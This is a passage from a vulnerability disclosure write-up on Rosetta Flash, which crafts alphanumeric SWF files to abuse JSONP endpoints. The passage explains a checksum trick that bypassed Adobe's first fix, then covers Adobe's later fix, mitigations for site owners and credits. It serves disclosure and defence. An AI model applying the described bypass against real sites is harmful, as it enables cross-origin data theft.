An example that always works is the one character right after the reflected callback: an open parenthesis: `(` .

So, if we make the last byte of the checksum a `(`, and the rest of the SWF is alphanumeric, we can pass as a callback the file except the last byte, and we will have a response with a full valid SWF that bypasses the check by Adobe (because `(` is disallowed in callbacks).

We are lucky: the last byte of the checksum is the least significant of `S1`, a partial sum, and it is trivial to force it to `(` with our *Sled* + *Delta* bruteforcing technique.

I reported the bypass to Adobe as soon as I discovered it, a few days after my write-up was published. We worked together for coming up with a complete fix.
Adobe released a better fix on August 12, 2014.

The new version performs the following checks in sequence:

1. Look for Content-Type: application/x-shockwave-flash header. If found, return OK.

2. Scan the first 8 bytes of the file. If any byte is >= `0x80` (non-ASCII), return OK.

3. Scan the rest of the SWF, and at maximum 4096 bytes. If any byte is >= `0x80`, return OK.

4. The SWF is invalid, do not execute it.

In the security bulletin APSB14-18, Adobe mentions the new validation:

> *These updates include a new validation check to handle specially crafted SWF content that can bypass restrictions introduced in version 14.0.0.145. The new restrictions in 14.0.0.176 prevent Flash Player from being used for cross-site request forgery attacks on JSONP endpoints (CVE-2014-5333).*

4.1 - Mitigations by website owners

First of all, it is important to avoid using JSONP on sensitive domains, and if possible use a dedicated sandbox domain.

A mitigation is to make endpoints return the HTTP header `Content-Disposition: attachment; filename=f.txt`, forcing a file download. This is enough for instructing Flash Player not to run the SWF starting from Adobe Flash 10.2.

To be also protected from content sniffing attacks, prepend the reflected callback with `/**/`. This is exactly what Google, Facebook and GitHub are currently doing.

Furthermore, to hinder this attack vector in most modern browsers you can also return the HTTP header `X-Content-Type-Options: nosniff`. If the JSONP endpoint returns a Content-Type which is not `application/x-shockwave-flash` (usually `application/javascript` or `application/json`), Flash Player will refuse to execute the SWF.

5. - Conclusion

This exploitation technique combines JSONP and the previously unknown ability to craft alphanumeric only Flash files to allow exfiltration of data, effectively bypassing the Same Origin Policy on most modern websites.

This is interesting and fascinating because it combines two otherwise harmless features together in a way that creates a vulnerability. Rosetta Flash proves us once again that plugins that run in the browser broaden the attack surface and oftentimes create entire new classes of attack vectors.

Being a somehow unusual kind of attack, I believe Rosetta also showed that it is not always easy to find what particular piece of technology is responsible for a security vulnerability. In this case, the problem could have been solved at different stages: while parsing the Flash file, paying attention not to be over-restrictive and avoid breaking legitimate SWF files generated by “exotic” compilers, by the plugin or the browser, for example with strict Content-Type checks (yet again, paying attention and taking into account broken web servers that return wrong content types), and finally at API level, by just prefixing anything to the reflected callback.

6. - Credits

Thanks to Gábor Molnár, who worked on `ascii-zip`, source of inspiration for the Huffman part of Rosetta, to my colleagues and friends in the Google security team, Ange Albertini, Adobe PSIRT and HackerOne.